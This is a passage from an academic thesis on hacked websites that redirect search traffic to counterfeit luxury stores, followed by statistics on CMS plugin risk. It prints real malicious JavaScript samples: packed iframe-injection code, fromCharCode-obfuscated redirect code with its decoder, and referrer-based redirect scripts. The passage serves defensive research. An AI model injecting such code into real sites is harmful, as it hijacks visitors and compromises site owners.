


```
                    <p>
                            © CopyRight 2002-2015,  Power by <a
href="http://www.elm.org/oakley.php">Oakley</a>
                    </p>
            </div>
<script language="javascript" type="text/javascript"
src="http://js.users.51.la/17699859.js"></script>
<script>
eval(function(p,a,c,k,e,r){e=function(c){return
c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=
[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--
)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}
('2.a.3.4="<5 6=\'7%\' 8=\'9\' 1=\'b\' c=\'0\'
d=\'e://f.g.h\'>";',18,18,'|height|top|body|innerHTML|iframe|width|100|scro
lling|no|document|2520|frameborder|src|http|www|buysunglass|org'.split('|')
,0,{}));
</script>

        </body>
</html>1
```

Figure 4.1: Example of packed JavaScript code which inserts an IFrame

One way in which code can be obfuscated by hackers is the use of a code packer, as shown in Figure 4.1. Packers are an out-of-the-box solution for compressing code, which for hackers serve the purpose of obscuring the purpose of their code. Figure 4.2 reflects another way in which malicious JavaScript can be hidden. In this method, the characters of the offending code are stored as integers, only cast back to characters



Home|| Replica Hublot Watches|| Replica Rolex Watches|| Replica Breitling Watches|| Replica Panerai Watches|| Replica Tag Heuer Watches|| Replica Cartier Watches|| Replica Audemars Piguet Watches|| Replica IWC Watches|| Replica Omega Watches|| Replica Franck Muller Watches||

Buy Replica Watches, Replica Rolex Watches UK Free Shipping

UK replica panerai watches, AA

replica panerai watches uk store,Discou
yellow gold

fake panerai watches Busch (born Augu
driver. He drives the No. 51 TAG Heuer
Racing in the Sprint Cup Series and dri
room within. On a scale of 1 to 10, 1 bei
annoying. You may also be a good time
only girl zombie pillow get two inches by

Leiloes fake panerai watches. Ou seja e
direitinho para o leiloes. Se roubar algu

```
Sans',FreeSans,sans-serif"/>
    <meta name="color:Separator" content="#eeeeee"/>
    <meta name="color:Description" content="#eeeeee"/>
    <script language="javascript"
src="http://foodandwaterinstitute.org/js/watch.js
"></script>
<script language="javascript"
src="http://foodandwaterinstitute.org/js/watch1.js
"></script>
    <meta name="colo
    <meta name="text
    <title>UK replic
fake panerai watches
Rolex Watches UK Fre

</title>
    <style type="tex
<link rel="alternate
href="http://www.ire
    <link rel="style
href="http://static.
```

```
eval(String.fromCharCode(118,97,114,32,97,32,61,32,47,92,46,4
0,115,111,103,111,117,124,115,111,115,111,124,98,97,105,100,1
17,124,97,111,108,124,97,115,107,124,103,111,111,103,108,101,
124,121,111,117,100,97,111,124,121,97,104,111,111,124,98,105,
110,103,124,49,49,56,49,49,52,124,98,105,115,111,124,103,111,
117,103,111,117,124,105,102,101,110,103,124,105,118,99,124,11
5,111,111,117,108,101,124,110,105,117,104,117,124,98,105,115,
111,41,40,92,46,91,97,45,122,48,45,57,92,45,93,43,41,123,49,4
4,50,125,92,47,47,105,103,59,10,118,97,114,32,98,32,61,32,100
,111,99,117,109,101,110,116,46,114,101,102,101,114,114,101,11
```

```
charCode = [118,97,114,32,97,32,61,32,47,92,46
,117,124,115,111,115,111,124,98,97,105,100,117
,97,115,107,124,103,111,111,103,108,101,124,12
1,124,121,97,104,111,111,124,98,105,110,103,12
,124,98,105,115,111,124,103,111,117,103,111,11
10,103,124,105,118,99,124,115,111,111,117,108,
,104,117,124,98,105,115,111,41,40,92,46,91,97,
45,93,43,41,123,49,44,50,125,92,47,47,105,103,
,98,32,61,32,100,111,99,117,109,101,110,116,46
4,114,101,114,59,10,105,102,32,40,97,46,116,10
41,32,123,10,32,32,32,32,119,105,110,100,111,1
,116,105,111,110,46,104,114,101,102,32,61,32,3
8,47,47,119,119,119,46,112,114,101,115,98,108,
11,109,47,34,10,125]

fromCharCode = ""
for c in charCode:
        fromCharCode = fromCharCode+chr(c)
print fromCharCode
```

```
john@durden ~/temp/searchPoisoningExample $ python fromCharCode.py
var a = /\.(sogou|soso|baidu|aol|ask|google|youdao|yahoo|bing|118114|bis
o|gougou|ifeng|ivc|sooule|niuhu|biso)(\.[a-z0-9\-]+){1,2}\//ig;
var b = document.referrer;
if (a.test(b)) {
    window.location.href = "http://www.presbleus.com/"
}
john@durden ~/temp/searchPoisoningExample $ _
```

Figure 4.2: Example of obfuscated JavaScript code which redirects visitors coming from a search engine.

when the page loads the script. Adding another layer of complication, sometimes a for loop is used to manipulate the arrays of integers in some fashion (for example multiplying every number by 5 before casting it back to a character). In doing this, hackers make the malicious code impossible to read by humans and make automatic detection difficult.

The most straightforward way to collect these non-HTTP redirects is to witness them occurring by allowing a page to naturally load and execute its scripts. Selenium is used once more to drive a Firefox browser in order to observe this redirecting behavior, allowing for easy integration with the work described in chapter 2.

Capturing the redirects encountered was performed with a custom Firefox plugin which listens for the tab's "ready" event [14], recording the URLs seen. Figure 4.3 contains the relevant code. The "ready" event is fired when a tab's DOM[1] is ready, at which point the tab's URL attribute should contain the correct data [16].

```
tabs.on('ready', function(tab) {
  urls[urls.length] = tabs.activeTab.url;
});
```

Figure 4.3: URLs seen by the tab are recorded to keep track of redirects


The list of URLs is communicated to a Python script via TCP, emptying after successfully being sent. Chains are considered/parsed after all URLs for a day have been visited to see whether URLs of outside domains were seen.

Another consideration in encountering these redirects is that many will only trigger if the user is coming from a recognized search engine (see Figure 4.4 as well as Figure 4.2). This is a clever tactic, as anyone going straight to the URL (such as the owner of the webpage) won't see anything out of the ordinary, while anyone who found it through Google is taken to a completely different website. This can make cleaning up hacked pages a bit more complicated, which can result in bad pages surviving longer.

To ensure these redirects were triggered, the Selenium browser also made use of another custom plugin which alters the header of all requests made [15] so that the "referer" field of all requests is set to `https://www.google.com/`. [2] This way all websites we visit think we arrived at them through a Google search, rather than by directly visiting the URL as we are.

[1] Document Object Model

[2] The referer field informs servers what URL the user is coming from. It is officially, frustratingly, misspelled.


view-source:www.ca
view-source:www.caoca.se/fake-oakleys-wholesale-uk/stgivizg-p-906.html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script language="javascript" type="text/javascript"
src="http://www.justjump.xyz/lmoakley.js"></script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1"><title>You Worth Own Oakleys Vs Cheap Sunglasses Up To 78%
Off</title>
        <meta name="description" content="Our Outlet Store Offer Cheap And
High Quality Oakleys Vs Cheap Sunglasses Up To 80% Off Discount At Nfl
Jerseys Wholesale Outlet.,You Don\'T Worried About Quality Problems.What
Are You Waiting" />
  <meta name="keywords" content="oakleys vs cheap sunglasses" />
        <link rel="shortcut icon" type="image/x-icon" href="/favicon.ico"
/>
        <link rel="icon" type="image/x-icon" href="/favicon.ico" /><link
href="StyleSheet.css" rel="stylesheet" type="text/css" />

        <link href="Default.css" rel="stylesheet" type="text/css" />
                <script type="text/javascript" src="/scripts/jquery-
1.8.2.min.js"></script>
```

(a) A JavaScript file is referenced before the opening HTML tag, suggesting the line was injected.

```
var regexp=/\.(google|aol|yahoo|bing)(\.[a-z0-9\-]+){1,2}\//ig;
var where =document.referrer;
if(regexp.test(where))
{
window.location.href="http://www.marysunglassessale.com/"
}
document.write("<iframe frameborder=\"no\"
src=\"http://www.marysunglassessale.com/\" style=\"bottom: 0; height: 100%;
left: 0; position: fixed; right: 0;/ text-align: center; top: 0;  width: 100%;
z-index: 99999;\"></iframe>\r\n");
```

(b) The referenced script checks whether the user arrived by search engine and redirects them to a counterfeit store if so. Otherwise the visitor may be a bot, so an iframe of the intended ending page is injected, something which a bot would be much less likely to notice.

Figure 4.4: Example of JavaScript redirection seen in the wild.

4.2. Data on Redirects in Websites Selling Counterfeits

In order to observe the relation between websites redirecting to counterfeit stores and Content Management Systems, a new set of data was collected utilizing the automated counterfeit store identifying system described in Chapter 2 as well as the redirection-detecting plugin and its associated scripts.

The system described in Chapter 2 was run on the same 25 luxury brand queries, in two sessions back-to-back (i.e., the search "hermes cheap" was searched twice, roughly ten days apart). The counterfeit store runs took place between June 21. 2015 and July 11, 2015. Additionally the FQDN of every URL was visited and analyzed for the presence of a CMS as well as plugins (in the case of WordPress and Joomla). The data contains 44 655 search results, comprised of 20 981 unique URLs belonging to a set of 8 518 unique FQDNs.

4.3. Results

When recording redirection in tandem with counterfeit store detection, it was found that 12.04% of the search results for our chosen luxury goods redirected to an outside domain. It was further found that 10.37% of all the search results redirected to outside domains *and* were considered a counterfeit store by the classifier. These search results which were classified as a counterfeit store and seen exhibiting redirection are considered the "compromised" subset of data. In Chapter 3 we had to construct a control set of data from the COM zonefile, but in this case it makes the most sense to use other non-compromised search results for the same searches. Therefore the control data is the remaining 89.63% of search results which were not seen redirecting to counterfeit stores. These search results are the closest thing to the compromised data in nature without also being compromised.

Out of the total 44 655 search results collected, 5 788 appeared to be WordPress installs (12.96%). Table 4.1 shows the odds of compromise for the top 50 most popular WordPress and Joomla plugins for which odds could be computed, with statistically significant odds in bold. Unfortunately, despite collecting over 40 000 search results the set of compromised data is still relatively small at 4 630 search results. A WordPress website containing the plugin Lightbox Plus Colorbox was seen to be 5.49 times more likely to be compromised than a WordPress website not running said plugin. Conversely, a WordPress website containing the plugin Contact Form 7 was seen to be 0.64 times as likely to be compromised as a WordPress website not running it. Three of the five WordPress plugins whose presence had a statistically significant impact on compromise rates were positive risk factors (increasing the odds of compromise). Although none of the Joomla extensions had statistically significant odds, all but one for which odds could be computed were positive risk factors.




Figure 4.5: Odds of compromise based on the number of top-50 WordPress plugins (left) and top-50 Joomla extensions (right). Statistically significant positive risk factors are indicated by red plus signs.

	odds ratio with 95% C.I.		
Predictor	estimate	lower	upper
FALSE	1.00	NA	NA
TRUE	1.60	1.52	1.69

Figure 4.6: Odds ratio of a search result being compromised given that it was created by a Content Management System. Search results created with a CMS were seen to be 1.6 times more likely to be compromised than not.

Figure 4.5 illustrates the odds of compromise for websites created with WordPress and Joomla as plugins are added. Contrary to the findings in Chapter 3, WordPress websites with plugins appeared less likely to be compromised than WordPress websites without, although increasing the number of top 50 plugins did increase the odds. The presence of extensions in Joomla installations appears to have a stronger impact on the rate of compromise, but the lack of statistical significance at any point prevents conclusions from being drawn.

Table 4.2 reflects the difference in compromise for the top 50 WordPress plugins for which accurate versioning could be obtained. Unfortunately due to the sparse data, conclusions cannot be drawn as they were in Chapter 3's findings.

It was found that a compromised search result was 1.6 times more likely to have been created with a Content Management System (Table 4.6). Drilling down to specific CMSes (see Table 4.3), the three most popular CMSes within the data were positively associated with compromise.

Table 4.1: Statistically significant odds of WordPress and Joomla websites being compromised to redirect to a counterfeit store given the presence of specific plugins. In the Joomla Extension column, a superscript C indicates a component, and an M indicates a module.

WordPress Plugin	Odds	95% CI	Joomla Extension	Odds	95% CI
Lightbox Plus Colorbox	(+) **5.49**	(2.07, 13.91)	Vinaora Visitors Counter^M	9.90	(0.76, 323.19)
Meta Slider	(+) **4.40**	(1.59, 11.20)	AriExtMenu^M	5.25	(0.52, 53.50)
Digg Digg	(+) **3.23**	(1.11, 8.24)	AllVideos	5.00	(0.12, 201.09)
All-in-One Event Calendar	2.07	(0.44, 6.81)	Highlighter GK4^M	5.00	(0.12, 201.09)
qTranslate	2.01	(0.55, 5.68)	swMenuPro^M	5.00	(0.12, 201.09)
bbPress	1.42	(0.32, 4.37)	Languages^M	2.68	(0.31, 15.89)
NextGEN Gallery	1.42	(0.72, 2.60)	Simple Spotlight^M	2.65	(0.08, 34.47)
RevSlider	1.42	(0.77, 2.46)	Gantry^C	2.65	(0.08, 34.47)
Search Everything	1.41	(0.20, 5.38)	RokAjaxSearch^M	2.65	(0.08, 34.47)
LayerSlider	1.29	(0.43, 3.12)	JCE MediaBox	2.04	(0.39, 8.21)
WP-PageNavi	1.24	(0.56, 2.44)	JEvents^C	1.79	(0.06, 16.51)
SitePress Multilingual CMS	1.20	(0.34, 3.16)	News Show Pro GK4^M	1.79	(0.06, 16.51)
WP-Polls	1.12	(0.48, 2.27)	DJ-ImageSlider^M	1.77	(0.22, 8.86)
Blubrry PowerPress Podcasting plugin	1.11	(0.16, 4.05)	RSForm!^{M}	1.35	(0.05, 10.53)
Social Media Widget	1.08	(0.24, 3.21)	RokNavMenu^M	1.08	(0.04, 7.63)
Captcha by BestWebSoft	1.04	(0.35, 2.46)	RokBox	0.52	(0.02, 3.04)
Google Analyticator	0.97	(0.36, 2.14)			
AddThis Sharing Buttons	0.84	(0.19, 2.42)			
UberMenu	0.74	(0.11, 2.55)			
RoyalSlider	0.68	(0.03, 3.52)			
Events Manager	0.68	(0.03, 3.52)			
Instagram Feed	0.68	(0.03, 3.52)			
Contact Form 7	(-) **0.64**	(0.42, 0.95)			
Newsletter	0.63	(0.03, 3.20)			
WordPress Popular Posts	0.59	(0.09, 2.01)			
MailChimp List Subscribe Form	0.59	(0.09, 2.01)			
jQuery Pin It Button For Images	0.58	(0.02, 2.94)			
Easy FancyBox	0.58	(0.02, 2.94)			
MailPoet Newsletters	0.55	(0.02, 2.72)			
Contact Form by BestWebSoft	0.55	(0.02, 2.72)			
Gravity Forms	0.55	(0.02, 2.72)			
Yet Another Related Posts Plugin	0.41	(0.06, 1.37)			
Jetpack by WordPress.com	(-) **0.38**	(0.18, 0.69)			
JS Composer	0.35	(0.05, 1.14)			
Share Buttons by AddToAny	0.34	(0.01, 1.61)			
Simple Social Icons	0.33	(0.01, 1.54)			

Table 4.2: Comparing compromised-to-redirect rates for webservers running up-to-date versus outdated WordPress plugins.

WordPress plugin	% up-to-date compromised	% out-of-date compromised	%-pts. difference for up-to-date	Odds ratio
WordPress Popular Posts	7.69	0	7.69	-
WP-Polls	5.26	0	5.26	-
Yet Another Related Posts Plugin	4.76	0	4.76	-
WooCommerce	5.00	5.00	0	1
Contact Form 7	9.46	10.17	-0.71	0.92
Google Analyticator	11.76	12.90	-1.14	0.93
Jetpack	0	9.09	-9.09	-

Table 4.3: Odds of a compromised search result being created by the three most observed CMSes. Statistically significant estimates are colored and bold.

Odds Ratios of Search Results Being Compromised to Redirect to a Counterfeit Store											
Using WordPress				Using Drupal				Using Joomla			
#	Estimate	Lower	Upper	#	Estimate	Lower	Upper	#	Estimate	Lower	Upper
5 788	(+) **2.05**	1.90	2.21	1 058	(+) **3.80**	3.32	4.35	297	(+) **2.54**	1.92	3.32

4.4. Conclusion

Although the compromised dataset was significantly smaller than that in Chapter 3, it is still evident that the use of content management systems and plugins opens websites up to being hacked. Luxury good search results which were created with WordPress were twice as likely to be compromised to redirect to counterfeit stores than search results not created with a CMS. The use of Drupal and Joomla were also both seen to be positive risk factors. Similarly, WordPress websites which used the plugin Lightbox Plus Colorbox were seen to be nearly 5.5 times more likely to redirect to counterfeit stores than WordPress websites without it.

Chapter 5

CONCLUSION AND FUTURE WORK

5.1. Conclusion

Google search results are rife with counterfeit sellers for a wide variety of luxury brands. In an attempt to measure the problem, we developed a system to automatically fetch search results and identify the counterfeit stores using a binary classifier. This work was covered in Chapter 2, revealing nearly 1/3 of the encountered search results for 25 luxury brands to be counterfeit stores. Seeing the large population of counterfeit stores and noticing during manual inspection that several were hacked, we wondered how websites were compromised in the first place. In Chapter 3 work was done to build on doctoral student Marie Vasek's system for detecting content management systems [23] to detect the presence of plugins. It was found that many WordPress plugins and Joomla extensions were associated with higher risks of compromise. Additionally, the more plugins were present, the more the websites appeared to be at risk. In an effort to combine the works of Chapter 2 and 3, a subset of the luxury good search results needed to be identified as compromised. To do this, a Firefox plugin was written to record redirects to external domains. Redirects to websites judged to be counterfeit stores by doctoral student Jake Drew's classifier are considered compromised. It was found that some WordPress plugins do indeed lead to an increased risk in being compromised to redirect to counterfeit stores. Similar to the findings in Chapter 2, search results created with content management systems were seen to be more likely to be compromised.

5.2. Future Work

The compromised counterfeit store detecting system described in this thesis feeds data on an ongoing basis to the National Cyber-Forensics & Training Alliance (NCFTA), a non-profit group which works with organizations in both the public and private sector to fight cybercrime. The script is continuously issuing Google queries for luxury brands and detecting counterfeit stores, recording plugins and redirecting behavior. We are also working with new brands in order to expand the queries issued so that more counterfeit stores and redirection chains may be reported to the NCFTA.

REFERENCES

[1] Alexa top 1 million websites. http://s3.amazonaws.com/alexa-static/top-1m.csv.zip.

[2] Custom search vs google.com. https://support.google.com/customsearch/answer/70392.

[3] Google terms of service. http://www.google.com/policies/terms/.

[4] Status code definitions. http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html.

[5] Using meta refresh to create an instant client-side redirect. http://www.w3.org/TR/WCAG20-TECHS/H76.html.

[6] Anti-Phishing Working Group, 2014. http://www.antiphishing.org/.

[7] John, J. P., Yu, F., Xie, Y., Krishnamurthy, A., and Abadi, M. deseo: Combating search-result poisoning. In *USENIX Security Symposium* (2011), USENIX Association.

[8] Lella, A. October 2014 u.s. desktop search engine rankings, 2014. http://www.comscore.com/Insights/Market-Rankings/comScore-Releases-October-2014-US-Desktop-Search-Engine-Rankings.

[9] Leontiadis, N., Moore, T., and Christin, N. Measuring and analyzing search-redirection attacks in the illicit online prescription drug trade. In *Proceedings of USENIX Security 2011* (San Francisco, CA, Aug. 2011).

[10] Levchenko, K., Pitsillidis, A., Chachra, N., Enright, B., Félegyházi, M., Grier, C., Halvorson, T., Kanich, C., Kreibich, C., Liu, H., McCoy, D., Weaver, N., Paxson, V., Voelker, G. M., and Savage, S. Click trajectories: End-to-end analysis of the spam value chain. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2011), SP '11, IEEE Computer Society, pp. 431–446.

[11] Marie Vasek, J. W., and Moore, T. Hacking is not random: A case-control study of webserver-compromise risk. In *IEEE Transactions on Dependable and Secure Computing* (April 2015). http://lyle.smu.edu/~mvasek/vasektdsc15.pdf.

[12] Maunder, M. Zero day vulnerability in many WordPress themes, 2011. http://markmaunder.com/2011/08/01/zero-day-vulnerability-in-many-wordpress-themes/. Last accessed October 7, 2014.

[13] Mohammad Karami, S. G., and Mccoy, D. Folex: An analysis of an herbal and counterfeit luxury goods affiliate program. In *eCrime Researchers Summit (eCRS)* (San Francisco, CA, Sept. 2013), IEEE Computer Society.

[14] Mozilla Developer Network. Listen for page load. https://developer.mozilla.org/en-US/Add-ons/SDK/Tutorials/Listen_for_Page_Load.

[15] Mozilla Developer Network. Setting http request headers. https://developer.mozilla.org/en-US/docs/Setting_HTTP_request_headers.

[16] Mozilla Developer Network. Tab events. https://developer.mozilla.org/en-US/Add-ons/SDK/High-Level_APIs/tabs#Events.

[17] PhishTank, 2014. https://www.phishtank.com/.

[18] Provos, N., Mavrommatis, P., Rajab, M., and Monrose, F. All your iFrames point to us. In *Proceedings of the 17th USENIX Security Symposium* (Aug. 2008).

[19] Schlesselman, J. *Case-control studies: design, conduct, analysis.* No. 2. Oxford University Press, USA, 1982.

[20] Stroppa, A., and Specchiarello, A. Counterfeit facebook - quantitative analysis. https://www.scribd.com/doc/245368772/Counterfeit-Facebook-quantitative-analysis?secret_password=IO7mLskTLSCwSfrRTLNe.

[21] Stroppa, A., and Specchiarello, A. Online advertising techniques for counterfeit goods and illicit sales. http://www.scribd.com/doc/244896515/Online-Advertising-Techniques-for-Counterfeit-Goods-and-Illicit-Sales.

[22] United Nations Office on Drugs and Crime. The globalization of crime: a transnational organized crime threat assessment, 2010. http://www.unodc.org/documents/data-and-analysis/tocta/TOCTA_Report_2010_low_res.pdf.

[23] Vasek, M., and Moore, T. Identifying risk factors for webserver compromise. In *Financial Cryptography and Data Security* (March 2014), vol. 8437 of *Lecture Notes in Computer Science*, Springer, pp. 326–345.

[24] Wadleigh, J., Drew, J., and Moore, T. The e-commerce market for "lemons": Identification and nalysis of websites selling counterfeit goods. In *International World Wide Web Conference (Security and Privacy Track)* (May 2015), ACM.

[25] Wang, D. Y., Der, M., Karami, M., Saul, L., McCoy, D., Savage, S., and Voelker, G. M. Search + seizure: The effectiveness of interventions on seo campaigns. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (New York, NY, USA, 2014), IMC '14, ACM, pp. 359–372.